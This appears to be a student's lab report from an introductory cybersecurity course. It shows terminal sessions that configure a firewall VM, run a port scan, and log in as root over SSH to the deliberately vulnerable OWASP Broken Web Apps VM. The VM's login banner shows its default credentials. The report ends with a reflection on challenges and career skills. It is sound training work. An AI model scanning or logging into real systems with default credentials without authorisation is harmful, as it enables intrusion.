student@Firewall-Machine:~$ more /etc/network/interfaces
# interfaces(5) file used by ifup(8) and ifdown(8)
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
        address 192.168.177.10
        netmask 255.255.255.0

auto eth1
iface eth1 inet static
        address 10.1.0.10
        netmask 255.255.255.0

auto eth2
iface eth2 inet static
        address 172.16.0.10
        netmask 255.255.255.0


student@Firewall-Machine:~$ sysctl net.1pv4.ip_forward
sysctl: cannot stat /proc/sys/net/1pv4/ip_forward: No such file or directory
student@Firewall-Machine:~$ sudo sysctl net.ipv4.ip_forward=1
[sudo] password for student:
net.ipv4.ip_forward = 1
student@Firewall-Machine:~$ ping -c 3 172.16.0.50
PING 172.16.0.50 (172.16.0.50) 56(84) bytes of data.
64 bytes from 172.16.0.50: icmp_seq=1 ttl=64 time=2.49 ms
64 bytes from 172.16.0.50: icmp_seq=2 ttl=64 time=3.05 ms
64 bytes from 172.16.0.50: icmp_seq=3 ttl=64 time=2.22 ms

--- 172.16.0.50 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 2.223/2.589/3.054/0.351 ms
student@Firewall-Machine:~$ _
```


Ubuntu Web on WIN-6JNN6RLT6IL - Virtual Machine Connection
File Action Media Clipboard View Help
Activities
Terminal ▾
Sat 20:12
Trash
root@owaspbwa: ~
File Edit View Search Terminal Help
8:12 PM
12/3/2022

```
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 9.25 seconds
student@ubuntu:~$ ssh root@172.16.0.50
root@172.16.0.50's password:
You have new mail.
Last login: Sat Dec  3 22:09:00 2022

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://172.16.0.50/

You can administer / configure this machine through the console here, by SSHing
to 172.16.0.50, via Samba at \\172.16.0.50\, or via phpmyadmin at
http://172.16.0.50/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~# 
```

CHALLENGES

Challenge	Solution
Had some trouble with the Virtual Labs screen sizing	Used a second monitor and sought advice from previous students of the class to gain insight and guidance

CAREER SKILLS

CAREER SKILLS

Problem Solving	Persistence
Research	Analytical Thinking
Patience	Time Management
Communication	Attention to Detail

CONCLUSION

CONCLUSION

We learned how to use some tools to analyze and find security vulnerabilities and some ways to analyze threats.

There are several tools that can be used for free or for little cost, such as WireShark, Process Monitor, and Process Hacker, to name a few.

Overall, this introduction has inspired me and I want to continue following this path in cybersecurity.

REFERENCES

REFERENCES

1. https://blog.knoldus.com/how-to-read-color-coding-in-wireshark/

2. https://packetlife.net/blog/2011/mar/2/tcp-flags-psh-and-urg/